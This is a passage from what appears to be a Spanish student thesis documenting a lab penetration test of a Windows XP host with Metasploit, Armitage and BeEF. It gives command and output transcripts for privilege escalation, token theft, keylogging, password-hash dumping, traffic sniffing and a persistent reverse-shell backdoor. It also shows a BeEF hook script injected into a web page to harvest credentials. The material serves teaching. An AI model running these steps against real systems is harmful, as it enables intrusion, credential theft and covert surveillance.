


Figura 38 - Pruebas del comando "getsystem"

Vista esta forma de conseguir privilegios se procede a explicar una más compleja. Esta opción se basa en buscar la lista de procesos disponibles y seleccionar uno con los privilegios deseados al que migrar el meterpreter. En este caso, se selecciona el que tiene PID 1848, que permite obtener los privilegios de SYSTEM.

```
meterpreter > getuid
Server username: TFG-XP\Tomas
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                 Path
 ---   ----  ----              ----  -------  ----                 ----
 0     0     [System Process]
 4     0     System            x86   0
 540   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM  \SystemRoot\System32\smss.exe
 604   540   csrss.exe         x86   0        NT AUTHORITY\SYSTEM  \??\C:\WINDOWS\system32\csrss.exe
 628   540   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM  \??\C:\WINDOWS\system32\winlogon.exe
 672   628   services.exe      x86   0        NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\services.exe
 684   628   lsass.exe         x86   0        NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\lsass.exe
 856   672   svchost.exe       x86   0        NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\svchost.exe
 948   672   svchost.exe       x86   0        NT AUTHORITY\SYSTEM  C:\WINDOWS\System32\svchost.exe
 1132  672   svchost.exe       x86   0                             C:\WINDOWS\System32\svchost.exe
 1180  672   svchost.exe       x86   0                             C:\WINDOWS\System32\svchost.exe
 1284  672   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\spoolsv.exe
 1820  1776  explorer.exe      x86   0        TFG-XP\Tomas         C:\WINDOWS\Explorer.EXE
 1848  672   httpd.exe         x86   0        NT AUTHORITY\SYSTEM  c:\wamp\bin\apache\apache2.2.17\bin\httpd.exe
 1856  1820  ctfmon.exe        x86   0        TFG-XP\Tomas         C:\WINDOWS\System32\ctfmon.exe
 1864  1820  msmsgs.exe        x86   0        TFG-XP\Tomas         C:\Archivos de programa\Messenger\msmsgs.exe
 1928  1820  wampmanager.exe   x86   0        TFG-XP\Tomas         C:\wamp\wampmanager.exe
 1972  672   mysqld.exe        x86   0        NT AUTHORITY\SYSTEM  c:\wamp\bin\mysql\mysql5.5.8\bin\mysqld.exe
 2004  1848  httpd.exe         x86   0        NT AUTHORITY\SYSTEM  C:\wamp\bin\apache\apache2.2.17\bin\httpd.exe

meterpreter > migrate 1848
[*] Migrating from 1820 to 1848...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figura 39 - Escalada de privilegios migrando de proceso

La última opción para escalar privilegios es la suplantación de token de usuario. Su funcionamiento es bastante sencillo. Se busca la lista de tokens disponibles y se selecciona el del usuario que tiene los privilegios necesarios.

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\Servicio de red
NT AUTHORITY\SERVICIO LOCAL
NT AUTHORITY\SYSTEM
TFG-XP\Tomas

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
TFG-XP\prueba2
```

Figura 40 - Lista de tokens

```
meterpreter > impersonate_token TFG-XP\\Tomas
[+] Delegation token available
[+] Successfully impersonated user TFG-XP\Tomas
meterpreter > getuid
Server username: TFG-XP\Tomas
```

Figura 41 - Selección de token a suplantar

La potencia de esta técnica reside en que permite suplantar a una persona que tuviera la misma cuenta en otro equipo de la red, es decir, si un administrador controla 10 equipos en una red donde hay una serie de usuarios en cada equipo y además entre esos usuarios siempre hay uno que sea “Administrador”, con esta técnica una vez se obtiene acceso a uno de ellos se puede tener acceso a cualquiera suplantando la cuenta del “Administrador”.

Otra forma de llevar a cabo la escalada de privilegios sin migrar de proceso es simplemente robando el token del usuario del proceso deseado. Para ello, primero se busca en la lista de procesos uno conectado con el usuario al que se le va a robar y luego solo hay que usar el comando “steal_token” para hacerse con él.

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 488   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 604   488   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 628   488   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 672   628   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 684   628   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 864   672   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 876   1884  wampmanager.exe   x86   0        TFG-XP\Tomas                  C:\wamp\wampmanager.exe
 892   672   httpd.exe         x86   0        NT AUTHORITY\SYSTEM           c:\wamp\bin\apache\apache2.2.17\bin\httpd.exe
 924   672   mysqld.exe        x86   0        NT AUTHORITY\SYSTEM           c:\wamp\bin\mysql\mysql5.5.8\bin\mysqld.exe
 940   892   httpd.exe         x86   0        NT AUTHORITY\SYSTEM           C:\wamp\bin\apache\apache2.2.17\bin\httpd.exe
 956   672   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1076  672   svchost.exe       x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\System32\svchost.exe
 1168  672   svchost.exe       x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\System32\svchost.exe
 1276  672   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1708  1856  net1.exe          x86   0        TFG-XP\Tomas                  C:\WINDOWS\system32\net1.exe
 1856  1692  net.exe           x86   0        TFG-XP\Tomas                  C:\WINDOWS\system32\net.exe
 1884  1792  explorer.exe      x86   0        TFG-XP\Tomas                  C:\WINDOWS\Explorer.EXE
 1996  1884  wscript.exe       x86   0        TFG-XP\Tomas                  C:\WINDOWS\System32\WScript.exe
 2004  1884  wscript.exe       x86   0        TFG-XP\Tomas                  C:\WINDOWS\System32\WScript.exe
 2012  1884  ctfmon.exe        x86   0        TFG-XP\Tomas                  C:\WINDOWS\System32\ctfmon.exe
 2020  1884  msmsgs.exe        x86   0        TFG-XP\Tomas                  C:\Archivos de programa\Messenger\msmsgs.exe

meterpreter > steal_token 876
Stolen token with username: TFG-XP\Tomas
```

Figura 42 - Ejemplo de robo de token

Conseguidos los privilegios de administrador, se puede empezar a atacar seriamente el equipo objetivo.

El primer ejemplo seria capturar el teclado de modo que todo lo que se escriba en el host remoto aparecerá en la consola del meterpreter. Desde Armitage el procedimiento es similar a los ejemplos anteriores: desde las opciones del host que despliega Armitage, al conseguir el meterpreter, se selecciona Keystroke.

Figura 43 - Ejemplo de captura de teclado

```
SESSION => 1
msf post(keylog_recorder) > set LOCKSCREEN false
LOCKSCREEN => false
msf post(keylog_recorder) > set ShowKeystrokes true
ShowKeystrokes => true
msf post(keylog_recorder) > set INTERVAL 5
INTERVAL => 5
msf post(keylog_recorder) > run -j
[*] Post module running as background job
[*] Executing module against TFG-XP
[*] Migration type explorer
[*]      explorer.exe Process found, migrating into 1800...
[*] Migration successful!!
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/loot/20160916183106_default_192.168.1.51_host.windows.key_444889.txt
[*] Recording keystrokes...
[+] Keystrokes captured Prueba del teclado <Alt>  <LMenu>  <Tab>
msf post(keylog_recorder) >
```

Figura 44 - Captura del teclado a través de Armitage

Siguiendo con ejemplos sencillos, otra de las funciones que permite el meterpreter es la de realizar una captura de pantalla. Aquí vuelve a haber dos opciones: desde la parte grafica de Armitage o desde la consola con el comando screenshot. El resultado es idéntico en ambos casos.




Figura 45 - Opción de captura de pantalla de Armitage




Figura 46 - Captura de pantalla

Cambiando de ejemplo, a continuación, se procederá a conseguir los hashes de usuario, lo que permite obtener las contraseñas de los usuarios si se descifran correctamente.

Para obtenerlos no hay que hacer más que utilizar el comando hashdump como se ve en la figura.

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Asistente de ayuda:1000:82919823d21f1ba0059589cec6141bfc:06454269732bb3ecc247b051e649d744:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
prueba1:1004:253b8edbc24368d6cf9f93704ac00e34:d1a277a5deeef6a3bda61ee93334c8d2:::
prueba2:1005:253b8edbc24368d625a114057179dec1:ddf4155a8a39318714b3547280fc1d4d:::
Shell:1007:d480ea9533c500d4aad3b435b51404ee:0d17ae3710227fa4cd6b0ee3269c7f85:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:d539ebeac86460563f5a7a5277a793d6:::
Tomas:1003:674dee9f215e8937aad3b435b51404ee:67f4d441b9c641f39861ca87b520677f:::
meterpreter >
```

Figura 47 - Ejemplo de obtención de hashes con hashdump

Otra opción parecida seria con el comando Smart_hashdump.

```
msf > use post/windows/gather/smart_hashdump
msf post(smart_hashdump) > set SESSION 2
SESSION => 2
msf post(smart_hashdump) > set GETSYSTEM false
GETSYSTEM => false
msf post(smart_hashdump) > run -j
[*] Post module running as background job
[*] Running module against TFG-XP
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20160916183723_default_192.168.1.51_windows.hashes_897132.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY 3b1d1a0a9ec1abcf105e2bfb92c64a9e...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[+]     Tomas:"TFG"
[+]     prueba1:"pass+nombre"
[+]     prueba2:"pass+user"
[*]     Dumping password hashes...
[+]     Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Asistente de ayuda:1000:82919823d21f1ba0059589cec6141bfc:06454269732bb3ecc247b051e649d744:::
[+]     SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:d539ebeac86460563f5a7a5277a793d6:::
[+]     Tomas:1003:674dee9f215e8937aad3b435b51404ee:67f4d441b9c641f39861ca87b520677f:::
[+]     prueba1:1004:253b8edbc24368d6cf9f93704ac00e34:d1a277a5deeef6a3bda61ee93334c8d2:::
[+]     prueba2:1005:253b8edbc24368d625a114057179dec1:ddf4155a8a39318714b3547280fc1d4d:::
[+]     Shell:1007:d480ea9533c500d4aad3b435b51404ee:0d17ae3710227fa4cd6b0ee3269c7f85:::
```

Figura 48 - Obtención de hashes mediante smart_hashdump

Otra de las opciones que también hay disponibles desde el meterpreter es la del sniffing de tráfico. Para utilizarla lo primero que hay que hacer es activar el modulo con el comando “load sniffer”. A continuación, utilizando el comando “help” se pueden ver las diferentes opciones.

```
Sniffer Commands
================

    Command             Description
    -------             -----------
    sniffer_dump        Retrieve captured packet data to PCAP file
    sniffer_interfaces  Enumerate all sniffable network interfaces
    sniffer_release     Free captured packets on a specific interface instead of downloading them
    sniffer_start       Start packet capture on a specific interface
    sniffer_stats       View statistics of an active capture
    sniffer_stop        Stop packet capture on a specific interface
```

Una vez vistas las diferentes opciones que ofrece, se selecciona la interfaz y se comienza a capturar paquetes. Este módulo también permite ver en tiempo real el número de

paquetes que han sido capturados. En la figura se ve como se selecciona la interfaz y como muestra el número de paquetes capturados hasta el momento.

```
meterpreter > sniffer_start 1 1024
[*] Capture started on interface 1 (1024 packet buffer)
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
         packets: 51
         bytes: 37340
meterpreter > sniffer_dump 1 prueba.pcap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 0 packets (0 bytes)
[*] Download completed, converting to PCAP...
[*] PCAP file written to prueba.pcap
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
         packets: 3884
         bytes: 303551
meterpreter > sniffer_dump 1 prueba.pcap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 1024 packets (95537 bytes)
[*] Downloaded 100% (95537/95537)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to prueba.pcap
```

Figura 49 - Ejemplo del sniffer de trafico

Además, como se ve en la figura, se puede exportar la captura a un archivo con extensión .pcap para abrir posteriormente con un programa como Wireshark y poder analizarlo.

A continuación, se va a realizar una Backdoor que permita tener acceso a la máquina, aunque la sesión actual termine. Esto puede realizarse de forma sencilla con el comando “run persistence”, aunque para configurarlo adecuadamente lo primero es ver las opciones de las que dispone.

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back
```

Figura 50 - Opciones para crear Backdoor

En este ejemplo se va a seleccionar que se ejecute de forma automática al iniciar el sistema, la localización del archivo, fijar el tiempo de reconexión en 15 segundos, el puerto 443 y la dirección del equipo local. Una vez hecho esto, la maquina remota intentara conectarse al equipo local cada vez que se inicie.

```
meterpreter > run persistence -A -L c:\\ -X -i 15 -p 443 -r 192.168.1.55
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/TFG-XP_20160916.1430/TFG-XP_20160916.1430.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.55 LPORT=443
[*] Persistent agent script is 148410 bytes long
[+] Persistent Script written to c:\\FIuPzJPEIAlM.vbs
[*] Starting connection handler at port 443 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script c:\\FIuPzJPEIAlM.vbs
[+] Agent executed with PID 1864
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\lNPGxtYSAYT
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\lNPGxtYSAYT
```

Figura 51 - Ejemplo de creación de Backdoor

Para eliminar la backdoor, solo hay que utilizar el comando resource desde la sesión creada por la propia backdoor.

```
meterpreter > resource /root/.msf4/logs/persistence/TFG-XP_20160916.1430/TFG-XP_20160916.1430.rc
[*] Reading /root/.msf4/logs/persistence/TFG-XP_20160916.1430/TFG-XP_20160916.1430.rc
[*] Running rm c:////FIuPzJPEIAlM.vbs

[*] Running reg deleteval -k 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' -v lNPGxtYSAYT

Successfully deleted lNPGxtYSAYT.
```

Figura 52 - Eliminación de backdoor

Después de probar varias de las funciones del meterpreter, se va a proceder a preparar el objetivo para un ataque XSS. Como se va a utilizar BeefXSS para explotar estas vulnerabilidades, es necesario incrustar el siguiente código en la página a infectar de modo que se consiga detectar el navegador como zombie.

```
<link rel="shortcut icon" href="index.php?img=favicon" type="image/ico" />
<script>
    var commandModuleStr = '<script src="http://192.168.1.55:3000" type="text/javascript"><\/script>';
    document.write(commandModuleStr);
</script>
<script src="http://192.168.1.55:3000/hook.js" type="text/javascript"></script>
```

Figura 53 - Script a insertar para capturar el navegador

Son varias las formas de hacerlo, pero en este ejemplo se aprovechará la función del meterpreter para descargar el archivo Index, modificarlo y subirlo al servidor como en la figura inferior.

```
meterpreter > cd www
meterpreter > ls
Listing: C:\wamp\www
====================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  21478  fil   2016-08-25 22:09:47 +0200  index.php
40777/rwxrwxrwx   0      dir   2016-08-09 16:42:04 +0200  owncloud
100666/rw-rw-rw-  190    fil   2010-11-24 13:58:38 +0100  testmysql.php

meterpreter > download index.php
[*] downloading: index.php -> index.php
[*] download   : index.php -> index.php
meterpreter > upload index.php
[*] uploading  : index.php -> index.php
[*] uploaded   : index.php -> index.php
```

Figura 54 - Descarga y subida del archivo index.php

Preparado el archivo no hay más que iniciar BeefXSS y esperar a que alguien acceda a la web infectada. Una vez se produzca este acceso, en el panel de BeefXSS se detectará el navegador del objetivo como zombie. A partir de este momento es posible lanzar diferentes ataques de la lista de comandos de BeefXSS.




Figura 55 - Lista de zombies y de comandos de BeefXSS

El primer comando a lanzar será el “pretty theft”, el cual permite crear un banner falso en el navegador de la víctima para extraerle información. Para ello, no hay más que seleccionarlo en la lista y ejecutarlo con la configuración deseada. En este ejemplo se mantiene la configuración por defecto.

Figura 56 - Lanzamiento de comando "Pretty Theft"

Como no hemos modificado las opciones, en el navegador infectado se solicitará el nombre de usuario y la contraseña de Facebook. Una vez es introducido en el navegador del objetivo aparecerán en la página de BeefXSS como se muestra en la figura.

Figura 57 - Ejemplo de obtención de datos de FB a través de BeefXSS

A continuación se va a utilizar el modulo "Spyder Eye", que realiza una captura de pantalla de la victima de forma sencilla.




Figura 58 - Captura de pantalla con el modulo "Spyder Eye"

El siguiente ejemplo que se va a realizar sirve para detectar si la victima tiene un bloqueador de pop-ups. Para lanzarlo se siguen los mismos pasos que en casos anteriores, se selecciona en la lista y se pulsa ejecutar. En este caso el resultado que devuelve es afirmativo.




Figura 59 - Detección de bloqueador de Pop-Up

El modulo que se va a ver a continuación permite obtener la geolocalización de la víctima. Su funcionamiento es igual que los otros y en este caso vemos como devuelve las coordenadas y la hora local.




Figura 60 - Obtención de la geolocalización a través de BeefXSS

Después de ver cómo funcionan los módulos de BeefXSS se va a ver un ejemplo en el que junto a Armitage se obtiene acceso a la consola. El primer paso será lanzar el exploit "browser_autopwn" desde Armitage de forma visual.

